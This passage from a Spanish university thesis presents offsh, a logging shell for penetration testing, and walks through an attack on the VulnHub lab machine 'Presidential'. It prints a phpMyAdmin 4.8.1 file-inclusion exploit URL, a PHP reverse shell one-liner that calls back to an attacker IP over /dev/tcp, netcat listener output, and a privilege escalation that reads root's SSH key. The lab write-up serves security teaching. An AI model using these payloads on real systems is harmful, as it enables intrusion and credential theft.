Esto refuerza la idea mencionada en el punto anterior de **la oportunidad de crear un shell específico para penetración de sistemas** que sea portable y fácil de utilizar, y que además facilita la ejecución de código Python, que es un lenguaje muy utilizado en ciberseguridad y pentesting.

La imagen desarrollada, así como las instrucciones para utilizarlas se encuentran en el repositorio: <https://github.com/offsh/offsh>.

```
~/tfg/code/offshell/build_appimage > main *2
> ls
build_offshell.sh Dockerfile output pre-requirements.txt readme.md

~/tfg/code/offshell/build_appimage > main *2
> cat readme.md
# Usage:
```
docker build -t offsh_builder .
docker run -v $(pwd)/output:/tmp/build/output offsh_builder
```

~/tfg/code/offshell/build_appimage > main *2
> cat Dockerfile
FROM appimagecrafters/appimage-builder:latest

RUN apt-get update -y && apt-get install -y git && \
    pip3 install git+https://github.com/niess/python-appimage

ADD build_offshell.sh /entrypoint.sh
ADD pre-requirements.txt /pre-requirements.txt

RUN chmod u+x /entrypoint.sh
CMD "/entrypoint.sh"

~/tfg/code/offshell/build_appimage > main *2
```

Figura 5.7: Ejemplo de las herramientas y scripts disponibles en el repositorio para generar una nueva appimage de offsh usando Docker.

La generación de nuevas versiones de la appimage se hace utilizando Docker (para simplificar la obtención de dependencias), tal y como se aprecia en la figura 5.7. Ver también figuras 5.8 (instrucciones de instalación) y 5.9 (ejemplo de visualización de la consola de comandos).

5.5. Propuesta de aplicación de Offsh para la docencia universitaria




Figura 5.8: Instrucciones de instalación y uso de la herramienta, disponibles en github

```

>> kali ~ ①
$ sudo nmap -sS localhost ②
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 13:00 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are closed ③
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
>> kali ~
$ __xonsh__ history[...]
HistoryEntry(cmd='sudo nmap -sS localhost', out='None', rtn=0, ts=[1616000436.5385234, 1616000436.6874135]) ④
>> kali ~

```

Figura 5.9: Ejemplo del uso de offsh y la estructura de datos utilizada para almacenar la información de los comandos ejecutados. Se han introducido algunas mejoras visuales al prompt de Xonsh por defecto (para diferenciarlo de otras sesiones normales de Xonsh y de otras consolas), como el prompt en barra y los colores según el usuario y el directorio (1). Se aprecia como el comando ejecutado (2) y su output (3) son almacenados en una base de datos que es accesible a través del propio shell (4)

5.5. Propuesta de aplicación de Offsh para la docencia universitaria

Para ahondar en la idea de que el proyecto desarrollado puede servir en distintos ámbitos además de en ciberseguridad (y que no se ha creado exclusivamente para ser usado como complemento de Wazuh), se ha decidido realizar una propuesta de aplicación real del mismo para docencia universi-

taria con ayuda del director de este trabajo, Alberto Guillén, profesor del Departamento de Arquitectura y Tecnología de Computadores que en el momento de la realización del trabajo es responsable de la asignatura de Ingeniería de Servidores.

Para ello, se han analizado los guiones de prácticas actuales de la asignatura y se ha valorado la posibilidad de añadirles el uso de una imagen de xonsh creada con el framework diseñado para el trabajo de forma que los alumnos puedan entender mejor algunos aspectos como:

- Qué es un shell y qué diferencia a unos de otros
- Ideas básicas sobre archivos de configuración (de un shell, VIM, u otros softwares con archivos similares)
- Qué es una conexión ssh, qué implica y cómo puede llevarse a cabo por medio de programas más complejos como xxh
- Qué es una consola de comandos, TTY,

5.5.1. Propuesta de integración en las prácticas de la asignatura

En la segunda práctica de la asignatura se trabaja el uso de SSH, la propuesta entonces es la siguiente: añadir una descripción básica de Xonsh y de offsh y xxh así como instrucciones para instalarlo y usarlo dentro de un sistema

5.5.2. Desarrollo de competencias

Con esta propuesta se pretende ayudar a que los alumnos adquieran las siguientes competencias:

- Competencias específicas de la asignatura
 - **R1. Capacidad para diseñar, desarrollar, seleccionar y evaluar aplicaciones y sistemas informáticos, asegurando su fiabilidad, seguridad y calidad, conforme a principios éticos y a la legislación y normativa vigente.**, ya que conocerán distintos tipos de shell y podrán elegirlos según sus necesidades y saber cómo configurarlos.
 - **R5. Conocimiento, administración y mantenimiento de sistemas, servicios y aplicaciones informáticas.**, ya que los shell y las conexiones ssh son aspectos fundamentales dentro de la administración de sistemas.
 - Competencias Transversales

5.5. Propuesta de aplicación de Offsh para la docencia universitaria

- **T2. Capacidad de organización y planificación así como capacidad de gestión de la Información.**, ya que trabajan con mecanismos para registrar la información (Datos y metadatos) generada durante una sesión de ejecución de comandos en una shell.

Desde el punto de vista del profesorado, se podrían usar los logs generados por los alumnos para evaluar el cumplimiento de estas y otras competencias, por ejemplo, se podría pasar una batería de tests sobre el fichero de logs generado por cada alumno para comprobar que, efectivamente, se han cumplido ciertos requisitos para superar las prácticas.

Capítulo 6

Estudio práctico del test de penetración

Para finalizar el proyecto, en este capítulo se describirá el desarrollo de un caso práctico de test de penetración de sistemas. Para este caso práctico se ha desplegado una máquina virtual con una imagen que contiene vulnerabilidades que se han enumerado y explotado.

6.1. Objetivo del estudio

Ya se han descrito anteriormente algunas plataformas con máquinas vulnerables para practicar técnicas de penetración de sistemas. Para este caso práctico se ha utilizado una máquina de **vulnhub** llamada ‘Presidential’.

Se han comparado varias máquinas virtuales disponibles con idea de seleccionar una cuya dificultad sea de un nivel intermedio. También se ha intentado priorizar aquellas máquinas que ofrezcan un ambiente realista sobre otras que tengan una estética de ‘capturar la bandera’.



Figura 6.1: Captura de pantalla de la página inicial de la web alojada en la máquina ‘Presidential’

Descripción de la máquina Presidential 1

The Presidential Elections within the USA are just around the corner (November 2020). One of the political parties is concerned that the other political party is going to perform electoral fraud by hacking into the registration system, and falsifying the votes.

The state of Ontario has therefore asked you (an independent penetration tester) to test the security of their server in order to alleviate any electoral fraud concerns. Your goal is to see if you can gain root access to the server – the state is still developing their registration website but has asked you to test their server security before the website and registration system are launched.

Las elecciones presidenciales de Estados Unidos están a la vuelta de la esquina (Noviembre 2020). Uno de los partidos políticos está preocupado por la posibilidad de que otro de los partidos lleve a cabo un fraude electoral hackeando el sistema de registro y falsificando los votos.

El estado de Ontairo te ha contratado a ti (un hacker ético independiente) para poner a prueba la seguridad de su servidor para evitar el posible fraude electoral. Tu objetivo es intentar conseguir privilegios de administrador en el servidor. El estado aún está desarrollando el servicio de registro pero te han pedido que termines de asegurar la seguridad del sistema antes de que el servicio de registro se ponga en marcha.

Esta máquina¹ está marcada como de una dificultad ‘intermedia-difícil’, tiene buenas críticas en foros y blogs de internet y además existen varios reportes públicos explicando como explotar las vulnerabilidades de la máquina que pueden usarse para comparar distintos métodos.

Además, la descripción de la máquina muestra una estética un poco más realista y que intenta imitar un posible trabajo real en lugar de ser simplemente un juego de ‘capturar la bandera’.

6.2. Test de penetración

En esta Sección se describe el estudio realizado sobre la máquina seleccionada, basado en las fases descritas en el Capítulo 2 y utilizando las herramientas típicas del ámbito de hacking ético.

¹[HTTPS://www.vulnhub.com/entry/presidential-1,500/](https://www.vulnhub.com/entry/presidential-1,500/)

6.2.1. Puesta a punto (pre-engagement)

En la primera fase, se debería contactar con el cliente y definir el ámbito de la auditoría, **los objetivos** y aquellos elementos que se van a probar, cuánto tiempo se va a dedicar, entre otros. Se propone un ejemplo de acuerdo de consentimiento y limitación de la responsabilidad en el apéndice .2.

En este caso en concreto el sistema a probar es el **servidor web** que aloja la página de un partido político (cliente).

El ámbito, pues, se limita a investigar fallos en el servicio web (figura 6.1), que permitan hacer un mal uso de él mismo o en el servidor que aloja la página.

Aquí podríamos comprometernos a probar algunos aspectos específicos como la existencia de vulnerabilidades en el servicio SQL de la web, la integridad de las credenciales de administración (resistencia a fuerza bruta) etc...

También se aclararía el tiempo destinado al test, así como los objetivos o requisitos del informe a presentar. Como parte del proyecto se centra en aplicar Wazuh a la auditoría, aquí **debería especificarse un compromiso de entrega de logs generados utilizando Wazuh**, así como un **compromiso de evaluar el rendimiento de la instalación existente de Wazuh en el host analizado**.

Por último: un detalle interesante en estas auditorías es si contemplan o no técnicas de ingeniería social o ataques ‘físicos’. Por ejemplo, un hacker ético podría intentar entrar a una oficina de la empresa y acceder así a los servicios de la misma en lugar de hacer el ataque completamente en remoto, o podría intentar conseguir acceso a información o credenciales tratando de hackear a los empleados o utilizando técnicas de Phishings. En este caso, dado que se trata de una compañía ficticia y una simple máquina, todo esto no tiene sentido y no se ha tenido en cuenta, pero es un aspecto a considerar en un trabajo real.

6.2.2. Recopilación de información

A continuación se ha de buscar toda la información posible sobre la empresa y los servicios que se ha de probar.

Como se trata de un servicio web, se puede entrar al mismo y navegar por él para encontrar información de interés. En la Figura 6.2 podemos ver algunos ejemplos de información disponible en la propia página web.

También sería interesante realizar un escaneo de la web, existen múltiples herramientas para hacer esto según lo que se quiera obtener, para el caso vamos a utilizar las tres siguientes:

- **nmap** para un escaneo de puertos que responda a las preguntas: ¿qué servicios se están ejecutando en el servidor? ¿Qué software? ¿Qué versiones? ¿En qué puertos? ¿Con qué protocolos?




Figura 6.2: Ejemplo de información extraíble de la propia web que estamos monitorizando. Una dirección de correo, un teléfono y una dirección física que pueden ser susceptibles de ser explotadas en nuestro beneficio.

- **gobuster** para web Fuzzing, enumeración de archivos y directorios alojados en el servidor web con la intención de extraer información sobre su funcionamiento y posibles vulnerabilidades.
- **searchsploit** para búsqueda de vulnerabilidades en el software.

Escaneo de puertos

Uno de los puntos esenciales de las auditorías de seguridad es el escaneo de puertos. Utilizando herramientas como **nmap** y gracias a las reglas desarrolladas anteriormente se podría indexar los resultados en Elasticsearch para que sean fácilmente accesibles.

Web Fuzzing

Como se contempla en la Figura 6.3, el escaneo de puertos usando nmap nos indica que se trata de un servidor web *ApacheHTTPD2.4.6* corriendo en el puerto por defecto (80) y además existe un servicio SSH en el puerto 2082. Es por esto que el siguiente paso a realizar será probablemente una enumeración de archivos y directorios alojados en el servidor. Utilizando herramientas de Fluzzing como *gobuster* o *ffuf*.

De la información extraída en el análisis que se muestra en la figura sabemos que existe una página ‘about’. Analizándola podemos encontrar información sobre algunos miembros importantes del proyecto. Esta información **también será relevante**, pues nos da pistas de posibles nombres de usuarios y contraseñas (ver figura 6.5). Respecto a la página ‘config.php’, que parece vacía, podemos intuir que quizás exista un índice de alguna aplicación pero este se encuentre dentro de un subdominio distinto al principal. De la información mencionada en la figura 6.5 podemos extraer que existe

Figura 6.3: Ejemplo del resultado de un escaneo de puertos realizado en el terminal con Xonsh. Podemos comprobar que están activos los servicios SSH (en el puerto 2082) y HTTP (en el puerto 80). Así mismo, podemos observar como la ejecución de este comando ha quedado registrada en el historial de Xonsh y enviada a Wazuh para ser decodificada e indexada en Elasticsearch de forma ‘enriquecida’.

un dominio **votenow.local** que quizá contenga subdominios. Con la ayuda de alguna herramienta para enumeración de subdominios (podemos volver a utilizar gobuster o utilizar otra herramienta como ffuf) nos llevará a descubrir un subdominio llamado ‘datasafe.votenow.local’ y en ella, un servicio de **phpmyadmin**.

Después de investigar un poco mejor el dominio y subdominio y de un escrutinio con escaneo de directorios y archivos más profundo (añadiendo extensiones como '.bak') podemos descubrir un fichero en la dirección:

HTTP://votenow.local/config.php.bak

Figura 6.4: Primer análisis y enumeración de ficheros y directorios web usando Gobuster. De este escaneo podemos averiguar, por ejemplo, que existe una página ‘about’ que quizá no era accesible directamente desde la web. También existe una página ‘config.php’ está vacía. Aquellas páginas cuyo código de respuesta es 300 o derivados son páginas que parecen existir pero que requieren permisos especiales para acceder.




Figura 6.5: Ejemplo de información extraíble de la propia web que estamos monitorizando. En este caso, en la página ‘about’ encontramos información sobre quiénes son los miembros del equipo que mantiene la web, de aquí podemos extraer por ejemplo posibles nombres de usuarios para intentar un ataque por fuerza bruta.

que (pese a parecer vacío), contiene en un comentario del código fuente unas credenciales de acceso a la base de datos del servidor.




Figura 6.6: En esta captura se puede apreciar como un escrutinio con un diccionario más grande y aumentando las extensiones buscadas por gobuster podemos encontrar otros archivos de interés, entre ellos, especialmente el archivo ‘config.php.bak’ que contiene credenciales de acceso a la base de datos del servidor.

WAZUH					
Security events					
Dashboard		Events			
Available fields		Time	agent.name	rule.description	timestamp per 30 minutes
agent.id		> Feb 24, 2021 @ 14:35:31.762	kali	john --wordlist=/usr/share/wordlists/rockyou.txt admin_hash.txt executed by kali at /home/kali	3 100010
data.chdir		> Feb 24, 2021 @ 14:21:00.893	kali	hashid '32y\$1t3d/n0EjK9q/epF2BeAFaMu8h#4ae3Jjk8ITyh48q97awT/G7eQ111' executed by kali at /home/kali	3 100010
data.command		> Feb 24, 2021 @ 14:19:12.785	kali	vi admin_hash.txt executed by kali at /home/kali	3 100010
data.dsuser		> Feb 24, 2021 @ 14:08:16.068	kali	gobuster dir -u votenow.local --wordlist=/usr/share/wordlists/dirbuster/directory-list-1.0.txt -x .php,.html,.bak,.backup,.py,.go,.php,.bak executed by kali at /home/kali	3 100010
data.output		> Feb 24, 2021 @ 14:03:19.869	kali	gobuster dir -u votenow.local --wordlist=/usr/share/wordlists/dirbuster/directory-list-1.0.txt -x .php,.html,.bak,.backup,.py,.go executed by kali at /home/kali	3 100010
data.pwd		> Feb 24, 2021 @ 13:58:41.663	kali	PAM: Login session opened.	3 5581
data.return					
data.srcuser					
data.time					
data.tty					
data.uid					
data.who					

Figura 6.7: Ejemplo de la indexación y registro de acciones llevadas a cabo en el host de pentesting por Wazuh utilizando Offsh. En ella podemos apreciar claramente qué comandos se han ejecutado durante esta parte de la auditoría: gobuster para la enumeración de directorios y ficheros, hasid para identificar el tipo de hash de la contraseña (previamente escrita en un fichero usando vim) y John para descifrar la contraseña.

6.3. Explotación de phpmyadmin

Una vez dentro del servidor, sería relativamente sencillo encontrar los credenciales de acceso del administrador que, pese a estar encriptados, pue-

den ser desencriptados utilizando herramientas como **John the Ripper**. En la Figura 6.7 podemos ver cómo se han ejecutado varios comandos para descifrar la contraseña, seleccionando cada uno de esos comandos en la app de Wazuh podríamos además visualizar su output así como información sobre cuando han sido ejecutados, por quién y en qué directorio.

Una vez descifrada la contraseña del administrador (*Stella*), lo más lógico sería tratar de obtener una consola de comandos por medio de una **conexión SSH**. Sin embargo, esto no es posible ya que el servidor está configurado para no aceptar login por contraseña (solo podríamos acceder con una clave privada). Así que en una situación así deberíamos buscar otra alternativa para conseguir una consola de comandos operativa en el servidor. Sabemos que existe un servicio de **phpmyadmin**, podemos tratar de explotarlo.




Figura 6.8: Captura de pantalla de la página inicial de phpMyAdmin cuando nos identificamos con los credenciales mencionados anteriormente. En ella se puede apreciar claramente que la versión del software instalada es 4.8.1

En la página inicial del servicio (ver Figura 6.8) podemos localizar que la versión instalada es 4.8.1, y, por tanto, tratar de buscar vulnerabilidades en ella.

A partir de la información descrita en [NVD] y [exp] vamos a utilizar un pequeño script PHP para crear un Consola inversa.

Básicamente, lo que explica la entrada de la exploit-db para este CVE es que se puede ejecutar una petición a la base de datos que permite cargar un fragmento de código, este caso, con el script para el shell reverso, y obtener un token para ejecutarlo.

Lo que hay que hacer es crear una consulta SQL con el código PHP que se desea ejecutar y entonces ir al siguiente enlace: `HTTP://datasafe.votenow.local/index.php?target=db_sql.php%253f/../../../../var/lib/php/session/sess_<id_de_sesion>`.

```
>>> kali ~
$ searchsploit phpMyAdmin 4.8.1
Exploit Title
-----
|-----|-----|
|phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (1)| Path
|phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (2)|   |
|-----|-----|
Shellcodes: No Results
```

Figura 6.9: Ejemplo del uso del comando **searchsploit** para detectar posibles vulnerabilidades en el software de phpMyAdmin. Existen dos métodos distintos de **Local File Inclusion** que se puede explotar para conseguir la ejecución de **código arbitrario** dentro del servidor. Usaremos esto para crear una shell reversa y obtener una consola de comandos dentro del servidor. Nos serviremos de la referencia y descripción de esta vulnerabilidad del [NVD] para el CVE-2018-12613, así como una entrada en la **exploit-db** para este CVE: [exp]

Nota: el enlace disponible en la web de exploitdb está mal, tiene escrito *sessions* en lugar de *session* y da un error si se utiliza tal cual.

En la figura 6.10 se ve un ejemplo de como ejecutar un comando para obtener información de la versión de PHP del sistema. En la figura 6.12, se muestra un ejemplo de la ejecución de un Consola inversa utilizando un código extraído de una web de preparación para la OSCP en la que se comparten algunas ideas para crear reverse shells con una sola línea de código.²

Listing 6.1: Reverse shell script

```
<?php
2 system("bash -i >& /dev/tcp/192.168.122.96/666 0>&1;
3 exit;
4 ?>
```

²[HTTPS://oscp.infosecsanyam.in/shells/linux-reverse-shell-one-liner](https://oscp.infosecsanyam.in/shells/linux-reverse-shell-one-liner)




Figura 6.10: Captura de pantalla en la que se aprecia el resultado obtenido de seguir las instrucciones descritas en exploitdb. Básicamente he ejecutado un comando de prueba (phpinfo()) en el servidor y al acceder a la URL descrita en el exploit con el token adecuado he obtenido el output de dicho comando. A continuación, reemplazando ese ‘código arbitrario’ por otro en el que obliguemos al servidor PHP a crear una shell reversa, podremos tomar el control de la máquina.




Figura 6.11: Ejemplo de cómo crear un shell reverso usando el exploit del CVE 2018-12613. Se ha ejecutado un servicio de netcat en Kali linux para que escuche en el puerto 1234 y luego se ha ejecutado una petición a la base de datos SQL para que se guarde un fragmento de código PHP en el que se ejecuta una llamada al sistema para ejecutar un shell (bash) sobre un socket TCP a la conexión abierta en Kali Linux. De esta forma se puede **obtener un shell en el host que pretendemos atacar**.

```
>> root /home/kali
# nc -lvp 1234
listening on [any] 1234 ...
bash: no job control in this shell
bash-4.2$ connect to [192.168.122.96] from datasafe.votenow.local [192.168.122.13] 59116
bash-4.2$ hostname
hostname
votenow.local
bash-4.2$ ls
ls  information_schema
CODE_OF_CONDUCT.md
CONTRIBUTING.md
ChangeLog
DCO
LICENSE
```

Figura 6.12: En esta imagen se observa el shell conseguido en el host de Presidential. Como se puede ver, es un shell bastante sencillo, no tiene colores ni auto-completado, comandos como vim no funcionan bien porque están hechos para alterar la visualización en el shell (ver figura 6.13) y tampoco se puede usar el cursor hacia arriba para ejecutar el comando anterior de nuevo, entre otros.

```
>> root /home/kali
# nc -lvp 1234
listening on [any] 1234 ...
bash: no job control in this shell
bash-4.2$ connect to [192.168.122.96] from datasafe.votenow.local [192.168.122.13] 59120
bash-4.2$ vi hola
vi hola  Favorites PMA_dollen (e1692y#dJ#Y0cvV).browser_access_time;a:2:{s:7:"default";i:1615720477;}s:36:"176509de
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
hello worldd":[::wq]
-bash-4.2$
```

Figura 6.13: Ejemplo de uso de un comando con una visualización especial en el terminal como es el caso de vim. Se puede apreciar que la visualización de vim no es en pantalla completa como debería, que caracteres que deberían aparecer en una barra aparte aparecen sobre el test (':w'), etc.

6.4. Escalada de privilegios

Una vez conseguida una shell dentro del host vulnerable, el paso siguiente sería realizar alguna acción para escalar privilegios en el mismo.

Antes que nada, y para que todo lo que se ejecute dentro de el host remoto quede **registrado por Offsh**, debemos establecer una conexión por SSH (a través de xxh) para abrir una consola xonsh en el host Presidential. Para ello, bastaría con añadir (usando el shell reverso) una clave pública en el directorio SSH del usuario administrator y luego establecer una conexión con él.

Primero, utilizando la contraseña del usuario Admin se puede conseguir un shell con un usuario que no sea el de phpmyadmin. A continuación, se puede utilizar el comando **getcap** para buscar archivos que tengan capacidades o permisos especiales que nos permitirán sobrepasar algunas barreras de seguridad como los permisos de lectura de la clave privada del usuario root.

En la figura 6.14 se muestran los comandos a ejecutar para conseguir la clave privada del usuario root: lo que se hace es detectar que existe un fichero ejecutable con la característica *cap_dac_read_search* (que significa que puede usarse para ignorar la ausencia de permisos de lectura de un fichero). En este caso concreto se trata de un programa que se utiliza para comprimir archivos. La vulnerabilidad a explotar radica en que al comprimir los archivos se cambian sus permisos y estos pueden ser leídos si después se descomprimen utilizando otro comando cualquiera como **tar**.

En este caso se ha comprimido y descomprimido la clave privada del usuario root y después se ha mostrado por pantalla con lo que se consigue un fácil acceso por SSH al usuario con permisos de administrador.

En esta etapa queda patente la **importancia de utilizar un mecanismo como XXH para el registro de los logs**, ya que hay secciones dentro de un tests de penetración que tienen lugar dentro de hosts remotos a los que se consigue acceso (escalada de privilegios, borrado de huellas, extracción de datos y contraseñas...) que **pueden ser registrados y analizados gracias a Xonsh y XXH** con cierta facilidad.

En este punto también queda patente un detalle: para conseguir la consola XXH lo que se ha hecho ha sido usar un shell reverso para añadir una clave pública maliciosa al servidor de forma que se pueda acceder a este por ssh usando Xonsh y XXH, sin embargo, el hecho de introducir la clave maliciosa no ha sido registrado puesto que no se ha hecho realizando estas herramientas. Esta idea sugiere que **sería interesante crear un módulo o un script para la generación de un shell reverso utilizando Xonsh, XXH y la imagen desarrollada con Offsh**

```

admin@votenow: /tmp | ...
File Actions Edit View Help
① usuario efectivo local
>> kali ~
$ xxh -i ~/ssh/admin.key admin@admin@votenow.local -p 2082
③ admin /home/admin/.xxh ② hostname local
$ /usr/bin/getcap -r / 2>/dev/null
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/tarS = cap_dac_read_search+ep ⑤ ejecutable que permite hacer el bypass de lectura de fichero privado
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
>> admin /home/admin/.xxh
$ cd /tmp
>> admin /tmp
